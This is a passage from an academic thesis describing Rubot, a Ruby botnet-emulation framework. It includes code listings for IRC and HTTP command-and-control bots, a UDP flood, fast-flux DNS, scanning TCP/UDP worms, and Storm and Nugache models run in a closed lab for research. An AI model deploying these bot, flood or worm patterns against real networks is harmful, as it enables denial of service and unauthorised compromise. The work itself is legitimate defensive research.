the hierarchical data structure suggested by the protocol. Storm uses a 40-bit XOR encryption key to encrypt all traffic since October 2007. The module provided in this framework allows the researcher to form a botnet that speaks the encrypted Overnet protocol on a closed network or on the Internet.

The Overnet protocol is used in the following manner. Subnodes publish (do not confuse with publicize) a hash pair into the network. The first of the two hashes is determined by a generation algorithm based on the date. There are two algorithms in the Storm bot, one for unactivated nodes (subnodes) and activated nodes (supernodes). The second hash encodes the subnode's IP address and TCP server port number. The subcontroller searches for these hashes in order to find subnodes that can be promoted to supernodes. Supernodes publish themselves as well, but use the activated hash as the key. This allows subnodes to find supernodes. So again, the pattern is as follows:

- Subnodes publish inactive hashes and search for active hashes to find supernodes.
- Supernodes publish active hashes.
- Subcontrollers search for inactive hashes to find subnodes to activate.

This model implements the all the messages of the Overnet protocol, most of which were used by Storm. The messages implemented follows:

- *Connect(peer)*
- *ConnectReply(peers)*
- *Publicize(peer)*
- *PublicizeAck*
- *Search(stype,hash)*

- *SearchNext(hash, peers)*
- *SearchInfo(hash, stype, min, max)*
- *SearchResult(hash1, hash2, tags)*
- *SearchEnd(hash)*
- *Publish(hash1, hash2, tags)*
- *PublishAck(hash)*
- *IdentifyReply(hash,ip,port)*
- *IdentifyAck(port)*
- *Firewall(hash,port)*
- *FirewallAck(hash)*
- *FirewallNack(hash)*
- *IPQuery(port)*
- *IPQueryAnswer(ip)*
- *IPQueryDone*
- *Identify*

The subnode server receives the "breath-of-life" (BoL) message to upgrade it to a supernode. The BoL message is encrypted with a 64-bit RSA key and contains a list of subcontrollers. Supernode proxies serve as the primary reverse proxies for the Storm botnet. When victims receive email, the links in the email point to the supernodes. Supernodes forward requests to the subcontroller proxies, which forward to the master proxy. The master proxy forwards to the main Apache webserver, which is also under the control of the botmaster. Because of this distributed proxy structure, it wax very hard to take down Storm's hosting or to track where the botmaster's main controlled servers were. The communication between the proxies are obfuscated by compression (zlib/gzip) and encoding (Base64). Each message was prepended with a command header and length of the message.

CHAPTER V

RUBOT EXPERIMENTS

To verify the flexibility and expressiveness of the Rubot experimentation framework, several simple and advanced models were implemented and run on the Institute's networks. Each experiment increments in difficulty of implementation and infrastructure required over the previous experiment, culminating in the StormBot model. The experiments were also designed to serve as a test suite over most of the framework's models.

5.1 The Rubot Experiments

There were ten major experiments, which collectively illustrate the flexibility, functionality, and coverage of the framework. Since the framework focuses on network-observable events, the experiments coverage the range of communication and actions. For communication, the experiments cover IRC, HTTP, and several P2P protocols. The experiments cover spamming, DDoSing, fast flux dns, downloading, proxying, scanning, and hosting Web services. In the following subsections, each experiment is explained and discussed.

5.1.1 IRC Bot

IRC has been a popular platform for botnet command and control (C&C) for a long time and has many mature samples. This experiment tested that a large number of IRC-bots can join a channel, receive commands from the botmaster, and execute the commands. The following command were implemented in Listing 5.1:

1. !quit - causes the bot to terminate

2. !download *url* - causes the bot to fetch the document at the URL

3. !hi *msg* - causes the bot to echo the message back to the IRC channel

These few commands were sufficient to show that the bot could properly terminate, handle arbitrary call-backs, and give information back into the IRC channel.

```
#!/usr/bin/env ruby
require "socket"
require "rubot"
require "open-uri"
# Preconditions: ircd
class MyCallback
  def call(rubot,nick,user,host,cmd,mynick,command)
    case command
    when /^hi/
      return "PRIVMSG␣#{((mynick=='hexybot')?nick:mynick)}␣:hi"
    when /^download␣(.*)/
      open($1).read
    when /^quit/
      rubot.stop
    end
    nil
  end
end
threads = []
1.upto(400) do |i|
  irc = Rubot::IRCBot.new('localhost', 6667, 'hexybot'+i.to_s, '#test',
      ["botmaster"], MyCallback.new)
  irc.run
  threads << irc
end
threads.each do |thr| thr.join end
```

Listing 5.1: IRC Bot Code

5.1.2 HTTP Bot

An HTTP-based bot operates by repeatedly requesting a Web page and interpreting the result for commands. HTTP has become a very popular protocol recently as it tends to evade detection. This experiment tested that the bot would poll our Web server every 5 seconds and, if the page directed to, launch a UDP-based DDoS for 10 seconds against any target specified on the page. The code to launch the HTTP bot and install the proper callbacks is listed in Listing 5.2.

```
#!/usr/bin/env ruby
require 'rubot'
# Preconditions: webserver and pktd
class MyCallback
  def call(bot, code, body)
    puts "callback␣called"
    if body =~ /quit/
      bot.stop
    end
    m = body.match(/target:␣([\d\.]+:\d+)/i)
    if m
      ip, port = m[1].split(/:/)
      port = port.to_i
      puts "target␣matched␣#{ip}␣#{port}"
      Rubot::UDPFlood.new(ip, port, 1.0/100,␣10).run
␣␣␣␣end
␣␣end
end
h␣=␣Rubot::HTTPBot.new("http://localhost:2080/command.html",␣5,␣
    MyCallback.new)
h.run
h.join
```

Listing 5.2: HTTP Bot Code

5.1.3 Fast Flux Test

A fast flux DNS server changes its answers to DNS queries quite often, usually to point to other compromised hosts. The other compromised hosts run a Web server, or more often a reverse proxy to a Web server, which hosts the content for the botmaster. These types of distributed DNS and Web hosting infrastructure is very hard to counteract and take offline. Rubot provides a fast flux DNS model that allows answers to be added or removed and will reply with a random set of answers each time it is queried. Test code is provided in Listing 5.3.

```
#!/usr/bin/env ruby
require 'rubot'
ff = Rubot::FastFlux.new
ff.run
sleep 1
system('dig␣-p␣2053␣@localhost␣www.test.com')
ff.add_record("www.test.com", "IN", "A", "192.168.1.170", 500)
system('dig␣-p␣2053␣@localhost␣www.test.com')
ff.add_record("www.test.com", "IN", "A", "192.168.1.171", 500)
ff.add_record("www.test.com", "IN", "A", "192.168.1.172", 500)
ff.add_record(”www.test.com”, ”IN”, ”A”, ”192.168.1.173”, 500)
ff.add_record(”www.test.com”, ”IN”, ”A”, ”192.168.1.174”, 500)
ff.add_record(”www.test.com”, ”IN”, ”A”, ”192.168.1.175”, 500)
ff.add_record(”www.test.com”, ”IN”, ”A”, ”192.168.1.176”, 500)
ff.add_record(”www.test.com”, ”IN”, ”A”, ”192.168.1.177”, 500)
ff.add_record(”www.test.com”, ”IN”, ”A”, ”192.168.1.178”, 500)
ff.add_record(”www.test.com”, ”IN”, ”A”, ”192.168.1.179”, 500)
system('dig␣−p␣2053␣@localhost␣www.test.com')
ff.del_record(”www.test.com”, ”IN”, ”A”, ”192.168.1.176”)
system('dig␣−p␣2053␣@localhost␣www.test.com')
system('dig␣−p␣2053␣@localhost␣www.test.com')
ff.join
```

Listing 5.3: Fast Flux Test Code

5.1.4 TCP P2P Bot




Figure 21: TCP P2P Botnet Experiment Topology

The TCP P2P Botnet was the first peer to peer botnet developed in the framework. This experiment uses TCP stream sockets to relay YAML-formatted messages to peers. The peer management allowed bots to connect to supernodes, but the peers did not search for new nodes. The experiment started two supernodes and 7 peer/client bots each. One of the bots on the second supernode, Supernode B, was the botmaster (labeled“Me”) and could inject arbitrary messages into the botnet, as shown in Figure 21. The code to set up the experiment is given in Listing 5.4, the supernode code in Listing 5.5, and the TCP peer bot code in Listing 5.6. This experiment verified that messages could be relayed through the botnet. Cyclical topologies were tested to confirm that messages would not propagate endlessly, but rather would only be sent once by each node.

```
#!/usr/bin/env bash
for host in supernodeA supernodeB
do
  xterm -T $host -e ssh -t $host "cd␣rubot;svn␣up;./experiments/
      supernode.rb" &
done
sleep 4
for host in botA botB botC botD botE botF
do
  xterm -T $host -e ssh -t $host "cd␣rubot;svn␣up;./experiments/tcpbot.
      rb␣supernodeA:2008" &
done

for host in botG botH botI botJ botK
do
  xterm -T $host -e ssh -t $host "cd␣rubot;svn␣up;./experiments/tcpbot.
      rb␣supernodeB:2008" &
done
xterm -T botL -e ssh -t botL "cd␣rubot;svn␣up;./experiments/tcpbot.rb␣
    supernodeA:2008␣supernodeB:2008" &
./experiments/tcpbot.rb supernodeB:2008
```

Listing 5.4: Automation Script for TCP P2P Bot Experiment

```
#!/usr/bin/env ruby
require 'rubot'
port = 2008
if ARGV.length > 0
  port = ARGV[0].to_i
end
sn = Rubot::TCPSuperNode.new(port) do
  Thread.current.start
end
sn.join
```

Listing 5.5: TCP P2P Supernode Code

```
#!/usr/bin/env ruby
require 'rubot'
class MyCallback < Rubot::Callback
  def call(peer,msg)
    if msg.mtype == Rubot::MessageType::BROADCAST
      puts "#{msg.src}␣#{msg.data}"
      if msg.data =~ /^QUIT/
        $p2p.stop
      end
    end
  end
end
mcb = MyCallback.new
```

```
unless ARGV.length > 0
  puts "Usage:␣#{$0}␣<supernode:port>␣[<supernode:port>]"
  exit
end
supernodes = []
ARGV.each do |arg|
  ip,port = arg.split(/:/)
  port = port.to_i
  supernodes << Rubot::Peer.new(ip,port,Rubot::PeerType::SUPERNODE, nil)
end
$p2p = p2p = Rubot::TCPPeerBot.new(supernodes, mcb) { Thread.current.
   start }
sleep 1
while p2p.running
  r,_,_ = IO.select([$stdin],nil,nil,5)
  if r
    r.each do |s|
      buf = s.readline.chomp
      msg = Rubot::Message.new('p2p','super',Rubot::MessageType::
         BROADCAST, buf)
      p2p.send(msg)
      if msg =~ /^QUIT/
        sleep 1
        exit
      end
    end
  end
end
p2p.join
```

Listing 5.6: TCP P2P Bot Code

5.1.5 UDP P2P Bot

The UDP P2P Botnet started with a vary similar configuration to the TCP P2P Botnet in that there were two starting nodes and various clients started with one or both of the nodes. However, every node was equal in functionality and they discovered new nodes when they contacted their bootstrap peer. The final topology, after the experiment, is random with a bias towards nodes on the same bootstrap peer due to the timing of how peers joined each node. The start up script is given in Listing 5.7 and the bot code in Listing 5.8. This experiment also allowed the peers to send arbitrary messages into the network to test for loop control and coverage. Also, critical nodes (like the bootstrap nodes or the one peer that connected to both bootstrap nodes initially) would be killed after the topology finalized to show that the botnet still had the ability to route messages.

```bash
#!/usr/bin/env bash
for host in udp1 udp2
do
  xterm -T $host -e ssh -t $host "cd␣rubot;ruby␣-d␣./experiments/udpbot.
     rb␣2008" &
done
sleep 4
for host in udp3 udp4 udp5 udp6 udp7 udp8 udp9 udp10
do
  xterm -T $host -e ssh -t $host "cd␣rubot;ruby␣-d␣./experiments/udpbot.
     rb␣udp1:2008;sleep␣120" &
done
for host in udp11 udp12 udp13 udp14 udp15
do
  xterm -T $host -e ssh -t $host "cd␣rubot;ruby␣-d␣./experiments/udpbot.
     rb␣udp2:2008;sleep␣120" &
done
xterm -T woodchipper -e ssh -t woodchipper "cd␣rubot;ruby␣-d␣./
   experiments/udpbot.rb␣udp1:2008␣udp2:2008;sleep␣120" &
./experiments/udpbot.rb udp2:2008
```

Listing 5.7: Automation Script for UDP P2P Bot Experiment

```ruby
#!/usr/bin/env ruby
require 'rubot'
class MyCallback < Rubot::Callback
  def call(peer,msg)
    if msg.mtype == Rubot::MessageType::BROADCAST
      puts "#{peer.ip}␣#{peer.port}␣:␣#{msg.src}␣#{msg.data}"
      if msg.data =~ /^QUIT/
        exit
      end
    elsif msg.mtype == Rubot::MessageType::GETPEERS_RESP
      ping = Rubot::Message.new(nil,nil,Rubot::MessageType::PING_REQ,(
          rand * 10E3).to_i)
      msg.data.each do |peer|
        peer.data = $sn.serv
        $sn.send(ping,peer)
      end
    end
  end
end
lport = 0
if ARGV.length > 0 and ARGV[0] =~ /^\d+$/
  lport = ARGV.shift.to_i
end
supernodes = []
ARGV.each do |arg|
  ip,port = arg.split(/:/)
  port = port.to_i
  supernodes << Rubot::Peer.new(ip,port,Rubot::PeerType::SUPERNODE, nil)
```

```
end
mcb = MyCallback.new
$sn = sn = Rubot::UDPPeerBot.new(supernodes, lport, mcb) do
  Thread.current.start
end
sleep 1
puts "My␣port␣is␣#{sn.port}"
if supernodes.length > 0
  msg = Rubot::Message.new(nil, nil, Rubot::MessageType::PING_REQ, (rand *
      10E3).to_i)
  sn.send(msg)
  sleep 10
  msg = Rubot::Message.new(nil, nil, Rubot::MessageType::GETPEERS_REQ, nil)
  sn.send(msg)
end
sleep 15
puts "My␣Peers:"
sn.peermanagement.each do |peer|
  puts "␣␣#{peer.ip.rjust(15)}␣#{peer.port.to_s.rjust(5)}"
end
while buf = $stdin.readline.chomp
  msg = Rubot::Message.new(nil, nil, Rubot::MessageType::BROADCAST, buf)
  sn.send(msg)
end
sn.join
```

Listing 5.8: UDP P2P Supernode Code

5.1.6 TCP Worm

To experiment with TCP-based worms, the Vulnerable TCP Service model was deployed on 14 nodes, some of which were behind firewalls, but reachable from other nodes behind the same firewall that were not protected. This allowed for a network to be hit, with only one exposed, vulnerable host, but it in turn can infect the other vulnerable hosts in its network. In Figure 22, D_2 serves as our "patient zero" (first infected victim) and scans all four of the experiment networks. The A and B networks are completely open, which the C and D networks have firewalls to prevent attacks. Host C_1, however, has an exception in the firewall, which allows it to be attacked and then infect hosts C_2 and C_3. The Vulnerable TCP Service was started on all the hosts, except D_2, on which the TCP Worm model was started. D_2 randomly scanned the IP address spaces of the four networks (hitting many hosts that were not




Figure 22: TCP Worm Experiment Network Setup

running the vulnerable service and raising several eyebrows at OIT). When it found a vulnerable server, it would ‘infect’ it and the newly compromised host would also begin to participate in the scanning and compromising of vulnerable servers. The code for invoking the Vulnerable TCP Service is given in Listing 5.9 and the TCP Worm model invocation is shown in Listing 5.10.

```
#!/usr/bin/env ruby
require 'rubot'
require 'open-uri'
if ARGV.length == 0
  puts "Usage:␣#{$0}␣<port>"
  exit
end
class IRCCallback
  def call(rubot,nick,user,host,mynick,command)
    case command
    when /^hi/
      return "PRIVMSG␣#{((mynick=='hexybot')?nick:mynick)}␣:hi"
    when /^quit/
      rubot.disconnect
    end
  end
end
class MyCallback
  def call(service, line)
    url = line.match(/http[^␣\"\'\?\*\&]*/)[0].strip
    begin
```

```
      doc = open(url).read
    rescue Exception
    end
    $irc = Rubot::IRCBot.new('ircserver', 6667, 'hexybot'+rand(10000).
       to_i.to_s, '#test', ["botmaster"], IRCCallback.new) { Thread.
       current.start }
    $v.stop
    rate = line.match(/rate=([\d\.]+)/)[1]
    rate = ( rate ) ? rate.to_f : 0.5
    model = Rubot::RandomWithoutRepeatScan.new("10.0.139.0/24␣
       10.0.129.0/24␣10.0.130.0/24␣10.0.143.0/24".split)
    payload = line
    port = 2008
    $worm = Rubot::TCPWorm.new(rate, model, port, payload) { Thread.
       current.start }
    false
  end
end
port = ARGV[0].to_i
exploit = Rubot::Exploit.new(/^GET.*?\?url=http/, MyCallback.new)
v = $v = Rubot::VulnerableTCPService.new([exploit], port) { Thread.
   current.start }
[v,$irc,$worm].each{|x|x.join}
```

Listing 5.9: Vulnerable TCP Service with TCP Worm Callback

```
#!/usr/bin/env ruby
require 'rubot'
if ARGV.length < 2
  puts "Usage:␣#{$0}␣<rate>␣<cidr>␣[<cidr>␣...]"
  exit
end
rate = ARGV.shift.to_f
model = Rubot::RandomWithoutRepeatScan.new(ARGV)
payload = "GET␣/hahaha?url=http://example.com/&rate=#{rate}\r\n"
port = 2008
worm = Rubot::TCPWorm.new(rate, model, port, payload) { Thread.current.
   start }
worm.join
```

Listing 5.10: TCP Worm Code

5.1.7 UDP Worm

The UDP Worm model works exactly like the TCP version, except that the vulnerable service and the udp worm use UDP sockets as opposed to TCP. The code to invoke the Vulnerable UDP Service model and the UDPWorm model are given, respectively, in Listings 5.11 and 5.12.

```
#!/usr/bin/env ruby
require 'rubot'
require 'open-uri'
if ARGV.length == 0
  puts "Usage:␣#{$0}␣<port>"
  exit
end
class IRCCallback
  def call(rubot,nick,user,host,mynick,command)
    case command
    when /^hi/
      return "PRIVMSG␣#{((mynick=='hexybot')?nick:mynick)}␣:hi"
    when /^quit/
      rubot.disconnect
    end
  end
end
class MyCallback
  def call(service, line)
    url = line.match(/http[^␣\"\'\?\*\&]*/)[0].strip
    begin
      doc = open(url).read
    rescue Exception
    end
    $irc = Rubot::IRCBot.new('ircserver', 6667, 'hexybot'+rand(10000).
        to_i.to_s, '#test', ["botmaster"], IRCCallback.new) { Thread.
        current.start }
    $v.stop
    rate = line.match(/rate=([\d\.]+)/)[1]
    rate = ( rate ) ? rate.to_f : 0.5
    model = Rubot::RandomWithoutRepeatScan.new("10.0.139.0/24␣
        10.0.129.0/24␣10.0.130.0/24␣10.0.143.0/24".split)
    payload = line
    port = 2008
    $worm = Rubot::UDPWorm.new(rate, model, port, payload) { Thread.
        current.start }
    false
  end
end
port = ARGV[0].to_i
exploit = Rubot::Exploit.new(/^GET.*?\?url=http/, MyCallback.new)
v = $v = Rubot::VulnerableUDPService.new([exploit], port) { Thread.
    current.start }
[v,$irc,$worm].each{|x|x.join}
```

Listing 5.11: Vulnerable UDP Service with UDP Worm Callback

```
#!/usr/bin/env ruby
require 'rubot'
if ARGV.length < 2
  puts "Usage:␣#{$0}␣<rate>␣<cidr>␣[<cidr>␣...]"
  exit
end
rate = ARGV.shift.to_f
```

```
model = Rubot::RandomWithoutRepeatScan.new(ARGV)
payload = ”GET␣/hahaha?url=http://example.com/&rate=#{rate}\r\n”
port = 2008
worm = Rubot::UDPWorm.new(rate, model, port, payload) { Thread.current.
    start }
worm.join
```

Listing 5.12: UDP Worm Code

5.1.8 GTBot

The GTBot model is the simplest *composite* model in the Rubot framework. *Composite* models are models that embody a combination of other models together to emulate the behavior of a complete botnet sample. GTBot has one of the simplest command set of the non-script based, common botnets and thus serves as a very concise, straight-forward example of building a composite model. GTBot is controlled via IRC and accepts the following commands:

1. !ver - echo the version back to the IRC channel.

2. !info - echo the platform, uptime, and user account to the IRC channel.

3. !scan - perform a network scan across the network on a given port.

4. !portscan - perform a port scan against a given host.

5. !stopscan - stop ongoing scans.

6. !packet - perform an ICMP flood attack against a given host.

7. !clone - perform an IRC clone flood attack against a given server.

8. !update - update the current bot with a configuration keyed by a given URL.

9. !die - shutdown.

Since all of this functionality exists within the model, to launch an instance of GT-Bot requires only two lines of code, specifically lines 3 and 4 of Listing 5.13. For the experiment, the IRC channel was used to issue all the above commands to the connected bots.

```
#!/usr/bin/env ruby
require ’rubot’
gt = Rubot::GTBot.new(’localhost’,6667,’IRCBot’,’#test’,[’botmaster’])
gt.run
trap(”INT”){ gt.stop }
gt.join
```

Listing 5.13: GTBot Instance Code

5.1.9 Nugache

Nugache was one of the first peer-to-peer botnets that piqued the interest of security researchers and it spread via AIM messages. Initially, this bot used TCP port 8 to connect to the supernodes and to the peers it learned about. The communications are protected with AES with RSA-protected key exchange. Instead of a command set, Nugache enacts a limited scripting language, which allows for arbitrary commands to be composed. In Rubot’s Nugache model, Ruby was used as the scripting language and as such, any valid Ruby code can be executed within the framework, including all the existing models within Rubot. All commands are signed with a 4096-bit RSA key, just as in the real Nugache botnet. This model did not include the AOL instant messenger (AIM)-based spreading command as this would be an abuse of AIM’s terms of use and setting up our own AIM server was beyond the scope of this work.

The instantiation code for the Nugache peer is given in Listing 5.14 and the controller in Listing 5.15. The experiment consisted of setting up a topology similar to the TCP P2P botnet shown in Figure 21 and issuing Ruby commands to initialize and run packeting attacks, Web downloads, and spamming.

```
#!/usr/bin/env ruby
require ’rubot’
unless ARGV.length > 0 and ARGV[0].to_i and ARGV[0].to_i > 1024
```

```
  puts "Usage:␣#{$0}␣<port>␣[<ip:port>␣...␣<ip:port>]␣␣␣#␣port␣must␣be␣
      greater␣than␣1024"
  exit
end
port = ARGV.shift.to_i
peers = []
ARGV.each do |pe|
  ip,port = pe.split(/:/)
  port = port.to_i
  peers << Rubot::Peer.new(ip,port,Rubot::PeerType::SUPERNODE,nil)
end
n = Rubot::NugacheBot.new(port,peers)
n.run
$stdin.each_line do |msg|
  n.send(nil,msg.chomp)
end
n.stop
n.join
```

Listing 5.14: Nugache Bot

```
#!/usr/bin/env ruby
require 'rubot'
unless ARGV.length > 0
  puts "Usage:␣#{$0}␣<ip:port>␣[...␣<ip:port>]␣␣␣#␣port␣must␣be␣greater␣
      than␣1024"
  exit
end
peers = []
ARGV.each do |pe|
  ip,port = pe.split(/:/)
  port = port.to_i
  peers << Rubot::Peer.new(ip,port,Rubot::PeerType::PEER,nil)
end
$debug = true
n = Rubot::NugacheController.new(peers)
n.run
$stdin.each_line do |msg|
  n.send(nil,msg.chomp)
end
n.stop
n.join
```

Listing 5.15: Nugache Controller

5.1.10 Storm

The Storm Botnet model is the most complicated model by far. There are two protocols used by Storm: UDP-based Overnet for resource discovery and TCP-based command channels for receiving spam templates and updates. Each of these protocols are obfuscated and/or encrypted. Additionally, a lot of infrastructure is required for the basic botnet to work. To understand this experiment, you may wish to reread Section 4.5.3.4.

In the basic Storm experiment, we must start with a botmaster-controlled Web server, a master proxy, and a subcontroller node. The subcontroller must know the IP and port of the master proxy, and the master proxy must know the IP and port of the Web server. After the initial infrastructure is in place, subnodes can join the Overnet network and start publishing themselves as "unactivated" nodes. The subcontroller will search the Overnet network for unactivated hashes and attempt to activate nodes that it finds. Once a subnode is activated, it acts as a supernode and publishes itself as an activated node. The remaining subnodes can then find the new supernode and request spam templates from it. The supernode will proxy the requests to the subcontoller, the subcontroller proxies to the master proxy, and the master proxy to the Web server. The Web server then returns the spam template through the series of proxies back to the subnodes, which in turn begin spamming. This setup is illustrated in Figure 23. The thick, dashed lines denote the proxy channel for commands and HTTP requests, while the thinner gray lines denote the Overnet-based peer discovery. The dotted lines from the subnodes to the SMTP server denote spamming activity. The victim checks its mail from the SMTP/POP3 server and follows the link embedded in the email to connect to the supernode via the HTTP protocol. The supernode then encodes and proxies the connection to the subcontroller. Once the victim receives the reply from the supernode, it pretends to be exploited, downloads the "malware", and joins the botnet as a subnode. The code for this experiment is given in Listing 5.16.

```
#!/usr/bin/env ruby
require 'storm'
include Rubot
class MyCallback
  def call(obj,peer,msg)
    puts "MyCallback:\n␣␣#{peer}\n␣␣#{msg}"
  end
end
class Pop3Callback
  def initialize(peers)
    @exploits = [ Exploit.new(/p0wn3d/, proc{ puts ”I␣AM␣POWN3D!”; Storm
        ::StormBot.new(peers.clone) }) ]
  end
  def call(msg)
    puts ”Pop3Callback”
    p msg
    if msg =~ /(http.*html)/
      VulnerableWebBrowser.new([$1],0,@exploits).run
    end
  end
end
mcb = MyCallback.new
webservers = [Storm::TCPPeer.new(’127.0.0.1’,2080)]
mp = Storm::MasterProxy.new(webservers)
masters = [Storm::TCPPeer.new(’127.0.0.1’,mp.port)]
sc = Storm::StormBot.new([],mcb,Overnet::PeerType::SUBCONTROLLER,masters
    )
subcons = [Storm::TCPPeer.new(’127.0.0.1’,sc.port)]
sn = Storm::StormBot.new([],mcb,Overnet::PeerType::SUPERNODE,subcons)
peers = [sn.peer]
sub = Storm::StormBot.new(peers)
vict = Pop3EmailTrojan.new(’127.0.0.1’, ’2110’, ’victim’, ’victim’, 10,
    Pop3Callback.new(peers), 1)
[mp,sc,sn,sub,vict].each{|x| x.run;sleep 1}
[mp,sc,sn,sub,vict].each{|x| x.join}
```

Listing 5.16: Storm Experiment Code




Figure 23: Storm Experiment Peer Discovery and Command Proxy Setup

CHAPTER VI

CONCLUSION

Botnets are the essential tool in the criminals' arsenal to commit fraud, extortion, and harassment online. The trend shows that botmasters are adding P2P-based botnets to their repertoire because of their resilience to take down as shown by the Storm and Nugache botnets. The Rubot framework arose from the frustrations of studying and measuring current P2P botnets. New researchers have many barriers because of the nature of the topic. Botmasters hide their activities, mature researchers hide their findings, and there are legal issues in studying botnets. Furthermore, since there are few if any reproducible results, there is very little science in studying botnets.

The Rubot framework provides the components, models, and examples to allow researchers at all levels, to produce systematic research and to share models. Systematic research is possible because the entire botnet is under the control of the researcher and each endpoint can be instrumented for the needed measurements. Model sharing is now possible because the models have little to no malicious use or intellectual property issues.

6.1 Issues Pertaining to Botnet Research

There are three main issues in botnet research that promote the need of an experimental framework: acquisition of botnet samples/code bases, reproducibility, and legal liability.

The first hurdles researchers face is understanding the basics of how botnets operate and acquiring samples of interest. The reason that acquiring samples is difficult is because criminals do not want their malware analyzed and the security community is hesitant to share with someone who is not vetted. The framework allows for researchers to understand the botnet without reverse engineering and to share models without fear of giving criminals advantages. After the experiment is done, the results, such as packet traces, can be shared without issue.

Because botmasters attempt to evade detection and monitoring, it is often quite difficult for researchers to obtain visibility into the operation of the botnet. So not only is it sometimes hard to judge what the botnet is doing, its impossible to reproduce the actions. This does not lend itself to rich research. With the Rubot framework, results are reproducible and other researchers can verify the results and implementation.

Running malware can place researchers in legally disadvantageous positions. Allowing outbound attacks can imply that the researcher was negligent or intentionally attacking others. Since botmasters often send test messages or launch test scans to see if the node will respond correctly to commands, blocking outbound activity could tip the botmasters off to the fact that they are being monitored, causing them to evade. If during the monitoring of a botnet, the researcher captures regular traffic, then there are privacy issues as well. Although untested in court, there is a civil case against reverse engineering of the malware because of the DMCA. Lastly, none of the results can be used in a court of law and may actually work in favor of the criminals. When using the Rubot framework, you have implicit consent of all the effective end-points and avoid all of these legal liabilities.

6.2 Measuring P2P Botnets

In this work, I described several methods for measuring P2P botnets and the challenges in doing so. The first step in measuring botnets in general was to inspect the available source code bases. In those code bases, I found a very strong tendency towards packeting attacks, spam, and spying methods. A good number had updating routines. The second method that I employed was binary reverse engineering using both static code analysis and live memory tracing. The third technique that I developed, Winebots, used the WINE emulator as a ultra-lightweight emulator to run a large number of bot samples simultaneously in order to map out peers in the botnet. The last deployed method deployed was custom-built, protocol-aware crawlers that queried each discovered node for more peers. The P2P network measurements, using Winebots and crawlers, folded into an analysis of the utility of various P2P botnet structures.

Each of these techniques had limitations. Malware source code is often impossible to obtain, especially for the more professionally built (and thus interesting) botnets. Binary reverse engineering is extremely time consuming and requires a high level of skill. Winebots can only emulate a subset of the Win32 API and cannot do all the functions in the malware–often leading it to crash. Crawlers requires that nodes give information about peers and that those peers can be directly contacted, i.e., not behind a stateful firewall.

Rubot alleviates all these limitations by allowing the researcher to understand and control how the botnet functions and have ground truth of the deployment of the botnet. This alleviates the need for time-consuming reverse engineering or virtualization technologies which may or may not be detected or emulate the functions correctly. Crawlers can be tested in a variety of ways and their effectiveness can be measured against the true deployment. Most importantly, Rubot allows researchers to implement new behaviors that current botnets may not exhibit.

6.3 Rubot Framework

The Rubot framework serves the critical need for scientific endeavor by providing common models and required services in running and measuring a wide variety of botnets. This enables novel research in the area of botnet structures, evasion techniques, and detection. While I discourage "worst of breed" research, Rubot is a powerful framework for that style of inquiry. More importantly, IDS evasion and better botnet detection research are the future goals of this framework and enables it by providing common network behaviors of botnets.

The network behavior models included in Rubot falling the following categories and the API is listed in Listing A.1:

1. Services - network accessible services like DNS and HTTP servers.
2. Vulnerability models - generic services and client-side behaviors that can lead to exploitation.
3. Attack models - network-based malfeasance, such as packeting and spamming.
